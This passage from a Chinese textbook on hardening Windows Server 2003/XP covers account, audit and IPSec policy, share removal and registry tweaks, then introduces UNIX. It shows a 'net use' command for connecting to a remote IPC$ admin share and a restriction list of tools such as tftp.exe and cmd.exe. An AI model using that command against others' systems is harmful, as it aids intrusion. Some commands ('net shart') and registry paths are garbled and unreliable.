


图 6-4 本地安全设置

下面着重介绍下账户策略、本地策略中的审核策略及 IP 安全策略，同时对它们的设置进行相关说明，以建立一个简单且有效的系统安全策略。

1. 账户策略

（1）密码策略：包含了密码的复杂性要求，使用期限的设置等。通过提高密码复杂性、增大密码长度、提高更换频率等，来强制改变不安全的密码使用习惯。同理，也可以通过设置域安全策略，强制对域内所有成员实行密码策略。

（2）账户锁定策略，是指在账户受到采用密码词典或暴力猜解方式的在线自动登录攻击时，为保护该账户的安全而将此账户进行锁定，使其在一定的时间内不能再次使用，从而挫败入侵者连续猜解账户口令的尝试。通过前面的学习我们可以知道，破解密码只是一个时间和运气上的问题，因此，可以设定指定账户无效登录的次数，即锁定阈值。当用户登录超过所设置的阈值后，账户将被锁定，此时即使是合法用户也都无法使用了，只有管理员才可以重新启用该账户。通常情况下我们会将锁定阈值设置为 3，即可以给合法用户的失误操作一定的机会，也可有效地避免破解工具的攻击。

2. 本地策略

审核策略可以对系统中的各类事件进行跟踪记录并写入日志文件，以供管理员进行分析、查找系统和应用程序故障以及各类安全事件。所有的操作系统、应用系统等都带有日志功能，因此可以根据需要实时地将发生在系统中的事件记录下来。如果系统已经启用了“审核对象访问”策略，那么就要求必须使用 NTFS 文件系统。NTFS 文件系统不仅提供对用户的访问控制，而且还可以对用户的访问操作进行审核。但这种审核功能，需要针对具体的对象来进行相应的配置。首先在被审核对象“安全”属性的“高级”属性中添加要审核的用户和组。在该对话框中选择好要审核的用户后，就可以设置对其进行审核的事件和结果。在所有的审核策略生效后，就可以通过检查系统的日志来发现黑客的蛛丝马迹。

在系统中启用安全审核策略后，管理员应经常查看安全日志的记录，否则再完备的审核策略也无济于事，而此时系统安全的监控就显得尤为重要了。然而，要保证一个系统的安全，仅仅对日志进行查看是不足够的，因为日志只能查看到已经发生的入侵事件，但是它对正在进行的入侵和破坏行为无能为力了。这时，就需要管理员来掌握一些基本的实时监视技术，如开放端口和连接的监听、共享的监听及系统进程和信息的监听等。

（1）监听开放端口和连接：通常系统在被入侵后，入侵者会在系统中留下木马类后门，使其与外界的通信会建立一个 Socket 会话连接。此时，端口监听就可能发现它。netstat 命

令可以进行会话状态的检查,查看已经打开的端口和已经建立的连接。除此之外,也可以采用一些专用的检测程序对端口和连接进行检测。

(2) 监视共享:利用系统隐含的管理共享来入侵系统是最为方便的方式了,入侵者只要能够扫描到 IP 和用户密码,就可以使用 net use 命令连接到共享上。另外,当浏览到含有恶意脚本的网页时,此时计算机的硬盘也可能被共享,因此,监听本机的共享连接是非常重要的。在 Windows 2003 的计算机中,打开“计算机管理”工具,并展开“共享文件夹”选项。单击其中的“共享”选项,就可以查看其右面窗口,以检查是否有新的可疑共享,如果有可疑共享,就应该立即删除。另外还可以通过选择“会话”选项,来查看连接到系统所有共享的会话。Windows NT/2000 的 IPC $ 共享漏洞是目前危害最广的漏洞之一。入侵者即使没有立即破解密码,但仍然可以通过“空连接”来连接到系统上,再进行其他的尝试。

(3) 监视进程和系统信息:对于木马和远程监控程序,除了监视开放的端口外,还应通过任务管理器的进程查看功能进行进程的查找。在安装 Windows Server2003 的支持工具(从产品光盘安装)后,就可以获得一个进程查看工具 Process Viewer;通常,隐藏的进程寄宿在其他进程下,因此查看进程的内存映像也许能发现异常。现在的木马越来越难发现,它常常会把自己注册成一个服务,从而避免在进程列表中现形。因此,我们还应结合对系统中的其他信息的监视,这样就可对系统信息中的软件环境下的各项进行相应的检查。

3. IP 安全策略

在 Windows Server 2003 系统中,其服务器产品和客户端产品都提供了对 IPSec 的支持。从而增强了安全性、可伸缩性以及可用性,同时使部署和管理更加方便。但在 Windows Server 2003 系统自带的安全服务器(要求安全设置)、客户端(只响应)和服务器(请求安全设置)三个策略中对 IPSec 的使用却有不同的规定。“客户端(只响应)”策略是根据对方的要求来决定是否采用 IPSec;“服务器(请求安全设置)”策略要求支持 IP 安全机制的客户端使用 IPSec,但允许不支持 IP 安全机制的客户端来建立不安全的连接;而“安全服务器(要求安全设置)”策略则最为严格,它要求双方必须使用 IPSec 协议。但是,“安全服务器(要求安全设置)”策略默认允许不加密的受信任的通信,因此通信仍然不够安全。直接修改此策略或定制专门的策略,就可以实现有效的防范。可以选择其中的“所有 IP 通信”选项,编辑其规则属性。

采用 IPSec 加密数据通信的方法适用于企业网应用,通过部署组策略可以强制网络中的所有计算机使用 IPSec 加密通信。虽然这种严格的限制会带来一些不便,但对于系统安全来说是值得的。IPSec 还可以应用于 VPN 技术中,在这里可以对 IP 隧道中的数据流进行加密。

6.2.4　Windows 2003/XP 安全防护

在了解了 Windows 系统的安全机制、策略及其常见漏洞后,可以根据其系统的安全特性,为系统做好以下基本设置,以达到系统初步的安全防护。第一步当然是必不可少的漏洞修补,可去 Microsoft 官网直接下载漏洞补丁,或者利用漏洞扫描工具做好补丁工作,在此不对其进行赘述。下面介绍需要通过设置系统来达到防护作用的部分。

1. 设置和管理账户

首先,设置系统账户。将默认的管理员账户 Administrator 的账户名和描述更改,设置

由大小写字母、数字和特殊符合等组成的长度不少于 12 位的密码。而后再建立一个 Administrator 的陷阱账号，为其设置长度不少于 16 位的密码，并给其设置最小的权限。除此之外，还需要禁用 Guest 账户，为其更改名称、描述和设置复杂密码。

其次，选择“开始”→“运行”选项，在“运行”对话框中输入 gpedit. msc，打开组策略编辑器，如图 6-5 所示。



图 6-5　组策略编辑器

选择“计算机配置”→“Windows 设置”→“安全设置”→“账户策略”→“账户锁定策略”选项，将账户锁定阈值设为 3，锁定时间设为“30 分钟”，复位锁定计数设为“30 分钟”。然后，选择“安全设置”→“本地策略”→“安全”选项，将“交互式登录：不显示上次的用户名”设为启用。与此同时，还要选择“安全设置”→“本地策略”→“用户权利分配”选项，在“从网络访问此计算机”中只保留 Internet 来宾账户、启动的 IIS 进程账户等必要账户。

最后，创建一个 User 账户，运行系统，如果要运行特权命令就使用 Runas 命令。

2. 设置 NTFS 磁盘权限

对于 C 盘只给 Administrators 和 SYSTEM 权限，如图 6-6 所示。




图 6-6　C 盘权限设置

对于其他磁盘也可以做同样的设置。不少人会赞同只设置 Administrators 权限，认为那样会更加安全，其实不然。如果仅仅只是在 C 盘设置了 Administrators 权限，在 All Users/Application Data 目录下就可能会出现 everyone 用户有完全控制权限。入侵者就可以利用这个目录，写入脚本或文件，或者通过结合其他漏洞来提升自己的权限。况且作为网络操作系统而言，有某些第三方应用程序是以服务形式启动的，只有加上 SYSTEM 用户才可以启动，故在此需要给其设置一定的权限。

另外，在 Windows 目录上还要加上给 Users 的默认权限，否则 ASP、ASPX 等应用程序就无法运行。除此之外，还要将 net. exe、cmd. exe、tftp. exe、netstat. exe、regedit. exe、at. exe、attrib. exe、cacls. exe 设置为只允许 Administrators 访问。

3. 设置相应的审核策略

打开组策略编辑器，选择“计算机配置”→“Windows 设置”→“安全设置”→“本地策略”→“审核策略”选项。在设置审核策略之前，需要注意的是选择有限且有效的项目作为要审核的项目。因为，如果审核的项目越多，生成的事件也就越多，那么发现严重事件的难度也会相应的增大，同时系统内存占用也会很大，会降低系统的运行效率。相反，如果审核的项目太少，也会影响对严重事件发生的发现。因此，需要选择合适的审核项目，既要保证系统的运行速度，又要达到审核的目的。

在此，我们推荐一份审核策略的设置，如图 6-7 所示，以供参考。




图 6-7　审核策略设置

4. 清除默认共享隐患

Windows 2003 在默认安装时，会产生默认的共享文件来。虽然用户并没有设置共享，但每个盘符都被 Windows 自动设置了共享，其共享名为盘符名加一个“$”号，如 C$、D$ 等。当入侵者获得该系统的管理员密码后，便可通过“\\工作站名\共享名称”的方法，来打开系统的指定文件夹，其危害可想而知。要清除默认共享隐患需要做以下两方面的设置。

(1) 编写如下内容的批处理文件：

```
@echo off
net shart C$ /del
net shart D$ /del
net shart E$ /del
net shart F$ /del
net shart admin$ /del
```

将其保存为 delshare.bat，存放至 system32\GroupPolicy\User\Scripts\Logon 目录下，用户也可以根据自己的实际情况进行修改。

(2) 选择“开始”→“运行”选项，在“运行”对话框中输入 gpedit.msc，打开组策略编辑器，单击“用户配置”→“Windows 设置”→“脚本(登录/注销)”→“登录”选项，在“登录 属性”窗口中单击“添加”按钮，会出现“添加脚本”对话框，在窗口的脚本名称中输入 delshare.bat 后确定即可，如图 6-8 所示。



图 6-8　添加登录脚本

在重新启动计算机后，系统中所有的隐藏共享文件夹就会全部取消，此安全隐患降至最低限度。

5. 禁用 IPC 连接

IPC(Internet Process Connection)是进程之间建立通信连接的通道。通过提供可信任的用户名和口令，连接双方计算机可以建立安全的通道并以此通道进行加密数据的交换，以实现对远程计算机的访问。

IPC 的连接很简单，只需要知道远程主机的用户名和密码即可。可以在运行中输入 cmd 后再输入如下命令即可：

```
net use\ip\ipc$ "password"/user:"username"
```

IPC 是常见 Windows 系统(如 Windows NT/XP/2000/2003)的特有功能，系统在提供 IPC 功能的同时，还会打开所有的默认共享，由此降低了系统的安全性。

可以通过修改注册表来禁用 IPC。找到如下组件：

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```

将其中 restrictanonymous 子键的值改为 1，便可以禁用 IPC 连接。

6. 关闭不需要的端口

端口常常是被入侵者利用的工具，我们可以将一些不必要的端口关闭，以减少入侵危害。




图 6-9　禁用 NetBIOS

例如 139 端口，139 是 NetBIOS 使用的端口，在安装了 TCP/IP 协议的同时，NetBIOS 也会被作为默认设置安装到系统中。139 端口的开放意味着硬盘可能会在网络中共享，入侵者可通过 NetBIOS 知道目标计算机中的一切。如果不使用网络文件和打印机共享，我们就可以关闭 139 端口。首先，进入"网络和拨号连接"，右击"本地连接"，单击"属性"，进入"本地连接属性"，取消对"Microsoft 网络的文件和打印共享"的选中。然后，选中"Internet 协议(TCP/IP)"，选择"属性"→"高级"→"WINS"，选中"禁用 TCP/IP 上的 NetBIOS"，如图 6-9 所示。

除此之外，如果系统中安装了 IIS，则还需要重新设置一下端口过滤。可选择"高级 TCP/IP 设置"窗口中的"选项"选项卡，选择"TCP/IP 筛选"，单击"属性"打开"TCP/IP 筛选"窗口，选中"启用 TCP/IP 筛选(所有适配器)"，然后根据系统需要进行配置。

7. 杜绝非法访问应用程序

作为网络操作系统，为了防止登录用户随意启动服务器中的应用程序，给服务器的正常

运行造成影响等情况的发生，对不同用户设置访问权限是很有必要的。

打开“组策略编辑器”，进入“用户配置”→“管理模板”→“系统”，选择“只运行许可的 Windows 应用程序”并启动该策略，然后点击下方的“允许的应用程序列表”旁的“显示”，打开“显示内容”窗口，添加允许运行的应用程序，如图 6-10 所示。



图 6-10　添加系统允许运行的应用程序

8. 其他配置

(1) 隐藏重要文件/目录。通过修改注册表实现完全隐藏，找到如下组件：

HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurrent-VersionExplorer
AdvancedFolderHi-ddenSHOWALL

右击 CheckedValue，选择修改，把数值由 1 改为 0 即可。

(2) 启动系统自带的 Internet 连接防火墙。选择“本地连接属性”中“高级”标签，单击“设置”以设置防火墙。

(3) 防止 SYN 洪水攻击。找到如下组件：

HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParameters

新建 DWORD 值，设置名字为 SynAttackProtect，其值为 2。

(4) 禁止响应 ICMP 路由通告报文。找到如下组件：

HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParametersInterfaces-
interface

新建 DWORD 值，设置名字为 PerformRouterDiscovery，其值为 0。

(5) 防止 ICMP 重定向报文的攻击。找到如下组件：

HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParameters

将 EnableICMPRedirects 值设为 0。

(6) 不支持 IGMP 协议,找到如下组件:

```
HKEY_LOCAL_MACHINESYSTEMCurrentControlSetServicesTcpipParameters
```

新建 DWORD 值,设置名字为名为 IGMPLevel,其值为 0。

(7) 禁用 DCOM。选择“开始”→“运行”命令,在打开的“运行”对话框中输入 Dcomcnfg.exe,在“组件服务”下的“组件服务”,打开“计算机”子文件夹,右击“我的电脑”,选择“属性”。打开“我的电脑属性”窗口,选择“默认属性”标签,取消“在这台计算机上启用分布式 COM”。

6.3 UNIX 安全性及防护

6.3.1 UNIX 系统简介

UNIX 是一个多用户、多任务的操作系统,最初是由 AT&T 公司开发的,主要用于支持大型的文件系统服务、数据服务等应用。就功能性而言,它远远超过了 DOS 和 Windows 这两个系统,甚至可以说它具有一个操作系统所必须具有的一切功能。

1. UNIX 系统的历史

1965 年,麻省理工学院、AT&T 贝尔实验室和通用电气合作计划建立一个多用户、多任务、多层次的,被设计运行在 GE-645 大型主机上的操作系统 Multics,但由于整个目标过于庞大,再者又糅合了太多的特性,导致该系统性能不尽如人意,最终以失败而告终。

1969 年,美国贝尔实验室的 K. Thompson 和 D. M. Ritchie 在规模较小及较为简单的分时操作系统 Multics 的基础上开发出了 UNIX。最初 UNIX 是由汇编语言编写的,而其中的一些应用是由解释型语言 B 语言和汇编语言混合编写的。但因为 B 语言在进行系统编程时存在很多不足,所以 Thompson 和 Ritchie 对其进行了改造,并于 1971 年共同发明了 C 语言。1973 年,Thompson 和 Ritchie 用 C 语言重写了 UNIX,使得 UNIX 代码简单紧凑、易移植、易读、易修改,为此后 UNIX 的发展奠定了坚实的基础。

随后,UNIX 得到了广泛的发展,也衍生出了多种版本,如 BSD、IBM 开发的 AIX、Sun 开发的 Solaris 及惠普开发的 HP-UX 等,还有近几年发展最快的 Linux 操作系统,也在基于 UNIX 而开发的。时至今日,UNIX 已经不仅仅指代一个操作系统,而成为了一类操作系统的统称。

2. UNIX 系统的结构

实际上,整个 UNIX 系统是由几个简单的抽象概念为核心的。正如它的开发者 Thompson 和 Ritchie 所言,一个操作系统“并不在于创意有多新,而是对一组精心挑选出来的成熟思想的充分实现,并且只有这些思想是实现一个小而强大的系统的关键技术”。UNIX 简单的体系结构就是这一思想的最好表达,其体系结构如图 6-11 所示。




图 6-11 UNIX 系统结构

(1) 内核:是操作系统的核心程序,是一组用 C 语言编写的例程,是程序与硬件之间的桥梁。当系统启动时,内核被载入到计算机的内存里,直接对硬件设备进行控制。需要访问

硬件设备的用户程序(或应用程序)可通过一组称为系统调用的函数调用请求内核服务,再利用内核提供的服务,间接地访问硬件设备。但即使没有运行用户程序,内核也在进行着大量的工作,如管理系统的内存、安排进程的运行时间表、决定进程的优先级等烦琐但重要的事务。

(2) Shell:如它的英文名字一样,它是一个壳程序,是用户与内核之间的接口。当用户输入命令后,Shell 会对命令中的每一个字符进行严格检查,当发现一些特殊字符时,它就会把输入的命令重新组织成一个简单的命令行,而后交与内核处理,并等待内核返回执行结果。

一个系统只能有一个内核,但却可以同时运行多个 Shell 程序,即不同的登录用户使用的是不同的 Shell。

(3) 系统调用:是嵌入在内核里面的,是用户与系统的交互方法。例如 UNIX 命令对文件的写入操作,它是通过对调用系统的 write 函数来实现的,而 UNIX 命令并没有进入到内核中。这使得在 UNIX 上开发的软件,可以很方便的移植到另一个 UNIX 机器上。

(4) 文件与进程:是 UNIX 系统的两个支柱。其中,文件是指字节序列,它采用逻辑的方式组织、存储、访问、操作和管理信息;进程是指内存中运行的程序,有人也将它形象地比喻成一个有机体,它有双亲、孩子和子孙,它在某个时间出生,也会在某个时间死亡。

3. UNIX 系统的特点

1) 多用户、多任务的操作系统

UNIX 是真正意义上的分时、多用户、多任务操作系统,其中多用户是指每个用户对自己的资源有特定的权限,互不影响;多任务是指计算机可以同时执行多个程序,并且各个程序的运行相互独立。

2) 系统结构简单但实用

UNIX 具有简单但实用的系统结构,内核占用很小的存储空间,常驻内存,保证了系统的较高的工作效率。而系统实用的功能从内核分离出来,在程序形式出现在用户面前,实现了功能的完备性。内核向外部程序提供强而有力的支持,外部程序则以内核为基础,相辅相成,为用户提供了各种良好的服务。

3) 采用了树型文件系统

UNIX 系统采用树型目录结构来组织各种文件及文件目录,促进了辅助存储器空间分配和文件的查找速度,为不同用户提供了文件共享和存取控制的能力,并且保证了用户之间安全有效的合作。除此之外,UNIX 将物理设备也看作文件,物理设备像普通文件一样被访问、共享和保护,简化了物理设备的访问。

4) 良好的移植性

UNIX 所有的实用程序和内核有 90%是用 C 语文编写的,这使得 UNIX 成为一个可移植的操作系统。而操作系统的可移植性又带来了应用程序的可移植性,从而用户的应用程序既可用于小型机,又可用于其他微型机或大型机上,大大提高了用户的工作效率。

